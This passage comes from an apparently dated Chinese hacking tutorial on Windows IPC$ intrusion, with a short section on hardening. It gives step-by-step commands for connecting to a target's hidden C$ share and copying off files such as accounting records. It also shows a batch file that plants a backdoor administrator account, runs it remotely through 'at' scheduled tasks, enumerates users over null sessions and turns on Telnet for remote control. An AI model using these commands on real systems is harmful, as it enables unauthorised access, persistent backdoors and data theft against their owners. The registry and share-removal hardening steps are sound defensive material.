- ✎ ADMIN：已经获得的管理员账号。

键入命令 net use \\192.168.27.128\ipc\$ "" /user:"administrator"，如图 2-5 所示。



图 2-5

步骤三：映射网络驱动器。

使用命令：net use z: \\192.168.27.128\c\$

参数说明：

- ✎ “\\192.168.27.128\c\$”表示目标主机 192.168.27.128 上的 C 盘，其中“\$”符号表示隐藏的共享。
- ✎ “z:”表示将远程主机的 C 盘映射为本地磁盘的盘符。该命令表示把 192.168.27.128 这台目标主机上的 C 盘映射为本地的 Z 盘，如图 2-6 所示。



图 2-6

映射成功后，打开“我的电脑”，会发现多出一个 Z 盘，上面写着“C\$位于 192.168.27.128 上”，该磁盘即为目标主机的 C 盘，如图 2-7 所示。



图 2-7



步骤四：查找指定文件。

用鼠标右键单击 Z 盘，在弹出菜单中选择“搜索”，查找关键字“账目”，等待一段时间后，得到的结果如图 2-8 所示。



图 2-8

然后将该文件拷贝、粘贴到本地磁盘，其拷贝、粘贴操作就像对本地磁盘进行操作一样。

步骤五：断开连接。

键入“net use \* /del”命令断开所有 IPC\$连接，如图 2-9 所示。



图 2-9

参数说明：

✎ “\*” 表示所有的连接。

✎ “/del” 表示删除。

另外，通过命令 net use \\目标 IP\ipc\$ /del 可以删除指定目标 IP 的 IPC\$连接。

## 2.1.2 留后门账号

### 1. 相关知识

#### (1) 什么是 BAT 文件

BAT 文件是在 Windows 系统中的一种文件格式，称为批处理文件。简单来说，就是把需要执行的一系列 DOS 命令按顺序先后写在一个后缀名为 BAT 的文本文件中。通过鼠标双击或 DOS 命令执行该 BAT 文件，就相当于执行一系列 DOS 命令。

#### (2) 什么是计划任务

举个例子，假设想在明天上午 10 点给电脑杀毒，但是正好明天上午 10 点要出去办事，那怎么办呢？这时候就要使用“计划任务”这个功能，令计算机在明天上午 10 点自动执行杀毒程序。计划任务是 Windows 系统自带的功能，可以在控制面板中找到，如图 2-10 所示。除此之外，还可能用命令行的方式来添加计划任务。




图 2-10

#### (3) 相关 DOS 命令

- ✎ copy 命令：把一个文件拷贝到另一个地方，“另一个地方”可以是本地计算机的目录、磁盘，也可以是另一台主机的目录或磁盘。
- ✎ at 命令：用来建立计划任务。
- ✎ net time 命令：用来查看目标计算机的系统时间，以便使用计划任务指定时间。
- ✎ net user 命令：用来管理计算机上面的账号。
  - 查看账号命令：net user
  - 建立账号命令：net user name passwd /add
  - 删除账号命令：net user name passwd /del

✎ net localgroup 命令：用来管理工作组。

## 2. 实例：建立后门账号

步骤一：编写 BAT 文件。

打开记事本，键入“net user sysbak 123456 /add”和“net localgroup administrators sysback /add”命令，如图 2-11 所示。




图 2-11

编写好命令后，把该文件另存为“hack.bat”。下面对这两个命令进行说明。

命令一：net user sysbak 123456 /add。该命令表示添加用户名为 sysback，密码为 123456 的账号。

参数说明：

- ✎ “sysbak”：用户名。
- ✎ “123456”：用户的密码。
- ✎ “/add”：表示添加账号。

命令二：net localgroup administrators sysback /add。该命令表示把 sysback 添加到管理员组（administrators）。

参数说明：

- ✎ “administrators”：表示管理员组。
- ✎ “sysback”：刚建立的用户名。
- ✎ “/add”：表示添加账号。

步骤二：与目标主机建立 IPC\$ 连接。

在 2.1.1 节的实例中已经介绍过这一步骤，所以这里省略。

步骤三：拷贝文件至目标主机。

使用命令：copy FILE \\IP\PATH

参数说明：

- ✎ “FILE”表示本地的文件名。
- ✎ “IP”为目标主机的 IP 地址。

✎ “PATH”保存文件的路径。

打开 MS-DOS，键入“copy hack.bat \\192.168.27.128\c\$”命令，如图 2-12 所示。



图 2-12

copy 命令执行成功后，就已经把 D 盘下的 hack.bat 文件拷贝到 192.168.27.128 的 C 盘内。此外，也可以在图形界面下把 hack.bat 复制、粘贴到目标主机中。

步骤四：通过计划任务使远程主机执行 hack.bat 文件。

首先键入“net time \\IP”命令查看远程主机的系统时间，再键入“at \\IP TIME COMMAND”命令在远程主机上建立计划任务。

参数说明：

✎ IP：目标主机 IP。

✎ TIME：设定计划任务执行的时间。

✎ COMMAND：计划任务要执行的命令。

打开 MS-DOS，键入“net time \\192.168.27.128”命令，如图 2-13 所示。



图 2-13

从回显可知，目标系统时间为 13:33，然后根据该时间为远程主机建立计划任务。键入“at \\192.168.27.128 13:45 c:\hack.bat”命令，如图 2-14 所示，该命令表示在下午 13 点 45 分执行目标主机 C 盘中的 hack.bat 文件。计划任务添加完毕后，使用命令“net use \* /del”断开 IPC\$ 连接。



图 2-14

步骤五：验证账号是否成功建立。

等待一段时间后，估计远程主机已经执行了 hack.bat 文件。下面通过建立 IPC\$ 连接来验证是否成功建立“sysback”账号。如图 2-15 所示，连接成功！说明管理员账号“sysback”已经成功建立。



图 2-15

### 2.1.3 IPC\$空连接漏洞

#### 1. 漏洞描述

IPC\$本来要求客户机需要有足够的权限才能连接到目标主机，然而事实并不尽然。IPC\$空连接漏洞允许客户端只使用空用户名、空密码就可以与目标主机成功建立连接，如图 2-16 所示。

#### 2. 漏洞带来的影响

入侵者利用该漏洞可以与目标主机进行空连接，但是无法执行管理类操作，例如不能执行映射网络驱动器、上传文件、执行脚本等命令。虽然入侵者不能通过该漏洞直接得到



图 2-16

管理员权限，但也可以用来探测目标主机的一些关键信息，在“信息搜集”中可以发挥一定作用。

### 3. 实例：通过 IPC\$ 空连接获取信息

步骤一：建立 IPC\$ 空连接。

如果空连接建立成功，说明该目标主机管理员的技术不是很精湛。从这一点可以反映出目标主机的“坚固”程度。

步骤二：键入“net time \IP”命令来查看目标主机的时间信息，如图 2-17 所示。



图 2-17

入侵者也可以通过目标主机的时间信息来推断目标主机所在的国家或地区。当然，用这种方法来判断并不是最好的方法，而且在没有建立 IPC\$ 空连接的情况下，是不可能获得主机时间信息的。

步骤三：获取目标主机上的用户信息。

主机泄露用户信息是非常严重的安全隐患。一旦用户信息被获知，入侵者便可能通过各种方法，甚至暴力破解来得到用户密码。下面介绍两款获取用户信息的工具 USERINFO.exe 和 X-Scan 扫描器。

### (1) USERINFO

USERINFO 是利用 IPC\$ 漏洞来查看目标主机用户信息的工具。通过 USERINFO 来看目标主机用户信息的时候，并不需要事先建立 IPC\$ 空连接。

✎ 使用命令：USERINFO \IP USER

✎ 参数说明：

IP：目标主机的 IP 地址

USER：预获取信息的用户名

✎ 例：查看 192.168.27.128 上 administrator 的用户信息，键入 “USERINFO \192.168.27.128 administrator” 命令，得到的结果如图 2-18 所示。



图 2-18

✎ 结果分析：

Bad pw Count: 0: 失败的登录 0 次

Num logons: 41: administrator 这个用户共登录 41 次

允许该用户登录的时间列表:

Logon hours at controller, GMT

Hours-	12345678901N12345678901M
Sunday	111111111111111111111111
Monday	111111111111111111111111
Tuesday	111111111111111111111111
Wednesday	111111111111111111111111
Thursday	111111111111111111111111
Friday	111111111111111111111111
Saturday	111111111111111111111111

## (2) X-Scan 扫描器

目标主机存在 IPC\$空连接漏洞, 下面给出 X-Scan 扫描得出的用户列表:

[网络用户列表 Level 3]:

Administrator - [管理计算机(域)的内置账户]

口令使用时间: 0 Day 0 Hour 0 Minute 0 Sec.

账户类型: 管理员(Administrator)

最后登录时间: GMT Fri May 30 10:04:00 2003

错口令次数: 0, 成功登录次数: 52

USER ID: 0x000001f4, GROUP ID: 0x00000201

Guest - [供来宾访问计算机或访问域的内置账户]

口令使用时间: 1186 Day 1 Hour 40 Minute 56 Sec.

账户类型: 来访者(Guest)

最后登录时间: GMT Fri May 30 09:28:57 2003

错口令次数: 0, 成功登录次数: 0

USER ID: 0x000001f5, GROUP ID: 0x00000201

sysback - []

口令使用时间: 0 Day 3 Hour 32 Minute 8 Sec.

账户类型: 管理员(Administrator)

最后登录时间: GMT Fri May 30 09:51:49 2003

错口令次数: 0, 成功登录次数: 0

USER ID: 0x000003e8, GROUP ID: 0x00000201

## 2.1.4 安全解决方案

IPC\$为入侵者远程连接目标主机提供了可能。入侵者所使用的工具中有很多是基于IPC\$来实现的。可见, IPC\$在为管理员们提供了方便操作的同时, 也留下了严重的安全隐患。因此, 如果成功地阻止了IPC\$入侵, 也就阻挡了相当一部分入侵者。

### 1. 删除默认共享

① 了解本机共享资源。键入“net share”命令, 如图2-19所示。





图 2-19

② 删除共享资源，这里介绍两种方法。

方法一：通过 BAT 文件执行删除共享资源命令。

首先建立 BAT 文件，比如建立的 BAT 文件为 noshare.bat，键入如下内容。

```
net share ipc$ /del  
net share admin$ /del  
net share c$ /del  
net share d$ /del
```

如果有其他盘符，可以继续添加。然后将该文件保存后，拷贝至本机“开始”→“程序”→“启动”中。以后每次开机都会自动执行该 BAT 文件来删除默认共享。如果需要使用默认共享资源，则使用命令 net share <共享名>来打开共享，比如使用“net share IPC\$”命令来打开 IPC\$。

方法二：通过修改注册表来删除默认共享。

在“运行”对话框中键入“regedit”命令打开注册表编辑器，如图 2-20 所示。然后根据不同的操作系统找到下列键值进行修改。



图 2-20

Windows 2000 服务器版本:

Key:

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

新建 Name: AutoShareServer

Type: DWORD (双字节)

Value: 0

Windows 2000 工作站版本:

Key:

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

新建 Name: AutoShareWks

Type: DWORD (双字节)

Value: 0

按上述方法建立后,在重新启动计算机后,默认共享即被删除。如果需要使用共享资源,则删除刚才建立的键,重新启动后生效。或者在注册表 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies 下新建 Network 子键,并在其下面再新建一个名为 NoShareControl 的双字节,数值设为 1。也可通过关闭 Server 服务来解决。

## 2. 禁止空连接进行枚举攻击的方法

有了 IPC\$ 空连接作为连接基础,入侵者可以进行反复的试探性连接,直到连接成功、获取密码。可见,IPC\$ 为入侵者通过暴力破解来获取远程主机管理员密码提供了可能性,被入侵只是时间问题。下面介绍如何禁止空连接进行枚举攻击。打开注册表编辑器,在 [HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\LSA] 中把 Restrict Anonymous = DWORD 的键值改为: 00000001,也可以改成 2,不过改成 2 的话可能造成一些服务不能正常工作。修改完毕后重新启动计算机,这样便禁止了空连接进行枚举攻击。不过要说明的是,这种方法并不能禁止建立空连接。现在再使用 X-Scan 对计算机进行安全检测,便会发现该主机不再泄露用户列表和共享列表,操作系统类型也不会被 X-Scan 识别。

## 3. 关闭 Server 服务

Server 服务是 IPC\$ 和默认共享所依赖的服务,如果关闭 Server 服务,IPC\$ 和默认共享便不存在,但同时也使服务器丧失其他一些服务功能,因此该方法不适合服务器使用,只适合个人计算机使用。

通过“控制面板”→“管理工具”→“服务”打开服务管理器,在服务管理器的服务列表中找到 Server 服务,使用鼠标右击该服务,在弹出的菜单中选择“属性”,然后选择“禁用”,修改成功后重新启动。重新启动计算机后修改生效,此时再使用 IPC\$ 与该主机进行

连接,如图 2-21 所示,可见已经不能与该机建立 IPC\$。



图 2-21

除上述方法外,也可使用 DOS 命令来关闭 Server 服务。使用命令“net stop server/y”来关闭 Server 服务,但该命令只能生效一次,计算机重新启动后 Server 服务还会自动开启。

### 2.1.5 常见问题与解答

1. 问:与远程主机建立 IPC\$需要满足什么条件?

答:本地机所需条件:

- ✎ 作为一个网络平台,操作系统应该是 Windows 2000 或以上,而不能使用 Windows 9x,因为 Windows 9x 系列操作系统的网络功能还不完善。
- ✎ 与远程主机建立 IPC\$,本地计算机也应该开放 IPC\$。
- ✎ 在获得远程主机的管理员账号和密码的情况下,IPC\$才可能建立成功,IPC\$空连接除外。

远程主机所需条件:

- ✎ 需要开放 IPC\$共享。
- ✎ 运行 Server 服务。

综上所述,虽然需要本地机和远程计算机满足这么多条件,但这些条件都是系统默认安装的。因此,只要本地机和远程主机没有进行手动更改,就可实现 IPC\$。

2. 问:既然使用 IPC\$空连接就可以与远程主机建立连接,那么未授权者能通过 IPC\$空连接来控制远程主机吗?

答:IPC\$是基于账号和密码的,当拥有远程主机上的账号和密码后才能成功建立有效的 IPC\$,而且建立的 IPC\$拥有相应账号的权限。按照这个道理,虽然使用 IPC\$空连接能够与远程主机建立连接,但是该连接没有任何权限。也就是说,未授权者不能通过 IPC\$空

连接控制远程主机。

3. 问：与远程主机建立 IPC\$ 成功，但是文件考拷贝到远程主机失败，为什么？

答：首先，在拷贝文件到远程主机之前需要先用管理员账号与远程主机建立 IPC\$ 连接，而不是 IPC\$ 空连接。如果建立了 IPC\$ 连接仍然不能进行拷贝操作，则说明远程主机关闭了 C 盘、D 盘等默认共享资源，这时候可以使用计划任务开启这些共享资源，比如“at \\\IP TIME NET SHARE c:”。

4. 问：当通过 IPC\$ 建立连接时出现“错误 5”，结果造成连接建立失败，为什么？

答：5 号错误的原因是权限不足。除错误 5 外，其他常见错误及其原因如下。

错误号 51，Windows 无法找到网络路径：网络有问题；

错误号 53，找不到网络路径：IP 地址错误；目标未开机；目标 Server 服务未启动；目标有防火墙（端口过滤）或者没有 IPC\$；

错误号 67，找不到网络名：你的 Workstation 服务未启动；目标删除了 IPC\$；

错误号 1219，提供的凭据与已存在的凭据集冲突：你已经和对方建立了一个 IPC\$，请删除再连。

错误号 1326，未知的用户名或错误密码：原因很明显了；

错误号 1792，试图登录，但是网络登录服务没有启动：目标 NetLogon 服务未启动。（连接域控会出现此情况）

错误号 2242，此用户的密码已经过期：目标有账号策略，强制定期要求更改密码。

5. 问：即使用户名和密码并不正确，有时也能与远程主机建立 IPC\$ 连接，为什么？

答：确实存在着这种情况，有时使用随便命名的用户名和密码，甚至该账号并不存在，也可以与远程主机建立 IPC\$ 连接。该情况类似于 IPC\$ 空连接漏洞，其结果也与建立 IPC\$ 空连接后一样，不能执行操作类命令。

## 2.2 远程管理计算机

如果入侵者能够与远程主机成功建立 IPC\$ 连接，那么该远程主机就完全落入了入侵者之手。此时，入侵者不使用入侵工具也可以实现远程管理 Windows 系统的计算机。比如使用 Windows 系统自带的“计算机管理”工具就可以方便地让入侵者进行账号、磁盘、服务等计算机管理。

### 2.2.1 初识“计算机管理”

#### 1. 打开“计算机管理”

方法一：通过“控制面板”→“管理工具”→“计算机管理”打开。

方法二：通过在“运行”对话框中键入“compmgmt.msc /s”命令打开。  
打开“计算机管理”界面如图 2-22 所示。



图 2-22

## 2. 关于“计算机管理”

使用“计算机管理”可通过一个合并的桌面工具管理本地或远程计算机。它将几个 Windows 2000 管理实用程序合并到一个控制台树中，可以轻松地访问特定计算机的管理属性和工具。使用“计算机管理”可以：

- ✎ 监视系统事件，如登录时间和应用程序错误；
- ✎ 创建和管理共享；
- ✎ 查看连接到本地或远程计算机的用户列表；
- ✎ 启动和停止系统服务，如任务计划程序和后台处理程序；
- ✎ 设置存储设备的属性；
- ✎ 查看设备配置和添加新的设备驱动程序；
- ✎ 管理服务器应用程序和服务，如域名系统 (DNS) 服务或动态主机配置协议 (DHCP) 服务。

**注意：**必须是 Administrators 组的成员才能完全使用“计算机管理”。如果不是 Administrators 组的成员，将没有查看或修改管理属性的权限，并且没有执行管理任务的权限。

## 2.2.2 远程管理

### 1. 相关知识

#### (1) Telnet 服务

Telnet 用于提供远程登录服务，当终端用户登录到提供这种服务的主机时，就会得到一个 Shell（命令行），通过这个 Shell，终端用户便可以执行远程主机上的任何程序。同时，用户将作为这台主机的终端来使用该主机的 CPU 和内存资源，实现完全控制远程主机。Telnet 登录控制是入侵者常常使用的方式。

#### (2) Telnet 命令：telnet IP [PORT]

参数说明：

- ✎ “IP”：开有 Telnet 服务主机的 IP 地址。
- ✎ “PORT”：Telnet 服务的监听端口，默认端口为 23 号。如果不填该参数则表示连接到 23 端口，因此，telnet 192.168.0.1 与 telnet 192.168.0.1 23 是完全一样的。

### 2. 实例

任务：开启远程计算机“计划任务”和“Telnet”服务。

步骤一：建立 IPC\$ 连接。

（略）

步骤二：管理远程计算机。

首先打开“计算机管理”，然后在“计算机管理”界面中通过“操作(A)”→“连接到另一台计算机(C)””，如图 2-23 所示。



图 2-23

在弹出的“选择计算机”窗口中“名称”栏中填入目标主机的 IP “192.168.27.128”，然后单击“确定”按钮，显示界面如图 2-24 所示。



图 2-24

在上述过程中，如果出现“输入用户名和密码”的对话框，那么就需要再次输入用户名和密码。值得说明的是，该用户名和密码可以与建立 IPC\$ 连接时候使用的相同，也可以不相同，这都不会影响以后的操作，但是这个用户一定要拥有管理员权限。

步骤三：开启“计划任务”服务（Task Scheduler）。

在“计算机管理”窗口中，鼠标左键单击“服务和应用程序”前面的“+”来展开项目，然后在展开的项目中选择“服务”，如图 2-25 所示。



图 2-25

在图 2-25 右侧窗口中所列即是远程计算机的服务列表，每个服务的具体功能可以查看与其对应的“描述”。在“名称”中找到“Task Scheduler”，如图 2-26 所示。



图 2-26

双击“Task Scheduler”打开设置对话框，如图 2-27 所示。



图 2-27

在“Task Scheduler 的属性”窗口中，把“启动类型”选择为“自动”，然后在“服务状态”中单击“启动(S)”按钮来启动 Task Scheduler 服务。这样设置后，该服务会在每次开机时自动启动。为了更好地了解启动方式，下面介绍一下启动类型。

- ✎ 自动：开机后自动启动该服务
  - ✎ 手动：开机后需要手动来启动该服务
  - ✎ 已禁用：禁用该服务
- 步骤四：开启“Telnet”服务。



在服务列表中找到“Telnet”，如图 2-28 所示。



图 2-28

在图 2-28 所示的“状态”中可知 Telnet 服务并没有启动，双击打开 Telnet 服务的属性窗口，按照步骤三的方法将该服务的启动类型设置为“自动”，将服务状态设置为“已启动”，如图 2-29 所示。



图 2-29

步骤五：断开连接。

关闭“计算机管理”后，本机与远程主机的 IPC\$ 连接并没有断开，需要手工敲入命令来断开 IPC\$ 连接。键入命令“net use \* /del 或 net use \\192.168.27.128\IPC\$ /del”断开 IPC\$ 连接。

### 2.2.3 查看信息

在“计算机管理”中列出了一些关于系统硬件、软件、事件、日志、用户等信息，这

些信息是非常敏感的,对于主机的安全来说是至关重要的。计算机管理的远程连接为入侵者透露了相当多的软件和硬件信息。需要说明的是,虽然能够与远程主机建立 IPC\$ 连接,并能够使用“计算机管理”来管理远程主机,但是并不是每台远程主机都“愿意”泄露关键信息,或者说只有很少部分的主机会泄露这些信息。下面介绍一般情况下能够被查看到的信息。

### 1. 日志

事件查看器用来查看关于“应用程序”、“安全性”、“系统”这三个方面的日志,如图 2-30 所示。




图 2-30

下面说明一下每种日志的作用,Windows 系统以三种日志方式记录重要事件。

#### (1) 应用程序日志

应用程序日志包含由应用程序或系统程序记录的事件。例如,数据库程序可在应用日志中记录文件错误。程序开发人员决定记录哪一个事件。

#### (2) 系统日志

系统日志包含 Windows 2000 的系统组件记录的事件。例如,在启动过程将加载的驱动程序或其他系统组件的失败记录在系统日志中。Windows 2000 预先确定由系统组件记录的事件类型。

### (3) 安全日志

安全日志可以记录安全事件，如有效的和无效的登录尝试，以及与创建、打开或删除文件等资源使用相关联的事件。管理器可以指定在安全日志中记录什么事件。例如，如果已启用登录审核，登录系统的尝试将记录在安全日志里。

事件查看器显示这些事件的类型：错误、警告、信息、成功审核、失败审核。查看日志是每一个管理员的必须做的日常事务。通过查看日志，管理员不仅能够得知当前系统的运行状况、健康状态，而且能够通过登录成功或失败审核来判断是否有入侵者尝试登录该计算机，甚至可以从这些日志中找出入侵者的 IP。因此，事件日志是管理员和入侵者都十分敏感的部分。入侵者总是要想方设法清除掉这些日志。

## 2. 共享信息及共享会话

通过“计算机管理”可以查看该机的共享信息和共享会话（IPC\$也属于这种会话）。在“共享”中可以查看该机开放的共享资源，如图 2-31 所示。




图 2-31

除了查看共享资源外，还可以通过此处来建立共享，如图 2-32 所示。



图 2-32

管理员也可以通过“会话”来查看计算机是否与远程主机存在 IPC\$ 连接，借此获取入侵者的 IP 地址。如图 2-33，其中 IP 地址为“192.168.27.1”的计算机和 IP 地址为“192.168.27.128”的计算机存在连接。



图 2-33

### 3. 用户和组

通过“计算机管理”，可以查看远程主机用户和组的信息，如图 2-34 所示。不过不能在这里执行“新建用户”和“删除用户”的操作。



图 2-34

## 2.2.4 开启远程主机服务的其他方法

前面介绍了入侵者如何通过 Windows 自带的管理工具来开启远程主机上的服务，除此之外，还有许多方法可以做到。

## 1. 通过“BAT 文件”和“计划任务服务”开启远程主机服务

在 2.1 节中得出了一个结论，如果入侵者能够使用管理员账号与远程主机成功建立 IPC\$ 连接，那他们就可以通过 at 命令在远程主机上执行任何命令。下面以开启远程主机“Telnet 服务”为例来介绍如何通过“BAT 文件”和“计划任务服务”开启远程主机服务。

步骤一：编写 BAT 文件。

打开记事本，键入“net start telnet”命令，然后另存为 TEL.BAT。其中“net start”是用来开启服务的命令，与之相对的命令是“net stop”。“net start”后为服务的名称，表示开启何种服务，在本例中开启 Telnet 服务。

步骤二：建立 IPC\$ 连接，把 TEL.BAT 文件拷贝到远程主机。

步骤三：使用“net time”命令查看远程主机的系统时间，然后使用“at”命令建立计划任务。

需要说明的是，如果远程主机禁用了 Telnet 服务，那么这种方法将会失败，也就是说，这种方法只能开启类型为“手动”的服务。

## 2. 使用工具 netsh 开启远程主机服务

netsh 是微软公司 NT 系统中附带的一个管理工具，用于开启远程主机上的服务，这种方法不需要通过远程主机的“计划任务服务”。

① 命令格式：netsh \IP SVC /START。

② 参数说明：

- ✎ “IP”为目标主机 IP
- ✎ “SVC”为预开启的服务名
- ✎ “/START”表示开启服务
- ③ netsh 中的自带的说明如下。

netsh servicename \computername /command

servicename Name of the service

computername Name of the computer to administer.

/command One of the following:

- /query Queries the status of the service.
- /start Starts the service.
- /stop Stops the service.
- /pause Pauses the service.
- /continue Starts the paused service.
- /list Lists installed services (omit servicename)

Example: NETSVC server \\joes486 /query

Example: NETSVC "Clipbook Server" \\popcorn /stop

Example: NETSVC alerter \\joes486 /pause

Example: NETSVC /list \\joes486

在 MS-DOS 中键入“netsvc \\192.168.27.128 schedule /start”命令,开启远程主机 192.168.27.128 中的“计划任务服务”。在 MS-DOS 中键入“netsvc \\192.168.27.128 telnet /start”命令,开启远程主机的 Telnet 服务,如图 2-35 所示。



图 2-35

### 2.2.5 常见问题与解答

1. 问: 使用“计算机管理”与远程主机连接失败,为什么?

答: 以下任意一种情况都可能造成连接失败。

① 没有获取远程主机的管理员账号和密码。

② 目标主机禁用了 Server 服务。

③ 错误的 IP 地址。如果本地机与远程主机不在同一局域网内,则应该使用 IP 地址而不是“主机名”进行连接。

④ 目标主机不是 WinNT/2000/XP/2003 系列操作系统。

2. 问: 使用“计算机管理”与远程主机成功建立连接,但启动“计划任务”时却出现了如图 2-36 所示的对话框,结果导致开启“计划任务”服务失败,为什么?




图 2-36

答：可能有两种情况。

① 所用账号没有管理员权限。

② 使用“计算机管理”连接目标主机之前没有与它建立 IPC\$ 连接。

下面通过一个实例来说明第二种情况。已知 192.168.27.128 这台计算机的管理员账号和密码，如果不建立 IPC\$ 连接而直接使用“计算机管理”与之连接，在连接的时候一定会弹出要求“输入用户名和密码”的窗口，即使输入拥有管理权限的账号和密码，单击“确定”按钮后，虽然也能得到 192.168.27.128 的计算机管理界面，但是当修改“Task Scheduler”的启动属性时，可能会发生“拒绝访问”错误。由此可见，在使用“计算机管理”前先与远程主机成功建立 IPC\$ 连接，可以增加远程管理的成功率。

3. 问：虽然使用“计算机管理”与远程主机建立连接，但无法查看该主机上的“本地用户和组”，这是为什么呢？

答：出现这种情况是正常的，大多数远程主机都不能被查出这个信息。但是入侵者同样可以通过其他方法来查看“本地用户和组”，后面章节将介绍。

4. 问：使用“计算机管理”与远程主机建立连接，开启“Telnet 服务”均成功，但却无法登录远程主机，这是由于开启 Telnet 服务失败，还是由于其他原因造成的呢？

答：由于 Telnet 的功能强大，微软公司在设计 Windows 2000 各版本及 Windows XP/2003 操作系统时，为了增加 Telnet 服务的安全性而添加的一项 NTLM 验证，正是这个 NTLM 验证导致非授权主机的 Telnet 登录失败。

## 2.3 Telnet 入侵

---

前几节所介绍的 IPC\$ 入侵只是与远程主机建立连接，并不是真正的登录。实际上，夺取远程主机的控制权然后登录才是入侵者的目的，想像一下，当入侵者超越空间控制远程主机来使用远程主机的软、硬件资源的时候，该主机便完全掌握在入侵者手中。Telnet 这个强大的登录方式为入侵者的入侵提供了可能。入侵者可以通过这种方式登录到“超级计算机”来无偿地使用超级计算机的资源，从而进行数据处理、密码破解等。通过本节的介绍，读者将会了解入侵者是如何通过 Telnet 来登录远程主机的。

### 2.3.1 Telnet 简介

#### 1. 什么是 Telnet

对于 Telnet 的认识，不同的人持有不同的观点，可以把 Telnet 当成一种通信协议，但是对于入侵者而言，Telnet 只是一种远程登录的工具。一旦入侵者与远程主机建立了 Telnet 连接，入侵者便可以使用目标主机上的软、硬件资源，而入侵者的本地机只相当于一个只

有键盘和显示器的终端而已。

## 2. Telnet 被入侵者用来做什么

### (1) Telnet 是控制主机的第一手段

在前几节介绍过，如果入侵者想要在远程主机上执行命令，需要建立 IPC\$ 连接，然后使用 `net time` 命令查看系统时间，最后使用 `at` 命令建立计划任务才能完成远程执行命令。虽然这种方法能够远程执行命令，但相比之下，Telnet 方式对入侵者而言则会方便得多。入侵者一旦与远程主机建立 Telnet 连接，就可以像控制本地计算机一样来控制远程计算机。可见，Telnet 方式是入侵者惯于使用的远程控制方式，当他们千方百计得到远程主机的管理员权限后，一般都会使用 Telnet 方式进行登录。

### (2) 用来做跳板

入侵者把用来隐身的肉鸡称之为“跳板”，他们经常用这种方法，从一个“肉鸡”登录到另一个“肉鸡”，这样在入侵过程中就不会暴露自己的 IP 地址，这一过程将在第 5 章中详细介绍。

## 3. 关于 NTLM 验证

由于 Telnet 功能太强大，而且也是入侵者使用最频繁的登录手段之一，因此微软公司为 Telnet 添加了身份验证，称为 NTLM 验证，它要求 Telnet 终端除了需要有 Telnet 服务主机的用户名和密码外，还需要满足 NTLM 验证关系。NTLM 验证大大增强了 Telnet 主机的安全性，就像一只拦路虎把很多入侵者拒之门外。

## 4. 使用 Telnet 登录

🔪 登录命令：`telnet HOST [PORT]`

🔪 断开 Telnet 连接的命令：`exit`

成功地建立 Telnet 连接，除了要求掌握远程计算机上的账号和密码外，还需要远程计算机已经开启“Telnet 服务”，并去除 NTLM 验证。也可以使用专门的 Telnet 工具来进行连接，比如 `STERM`，`CTERM` 等工具。

## 2.3.2 Telnet 典型入侵

### 1. Telnet 典型入侵步骤

步骤一：建立 IPC\$ 连接。其中 `sysback` 是前面建立的后门账号，命令如图 2-37 所示。

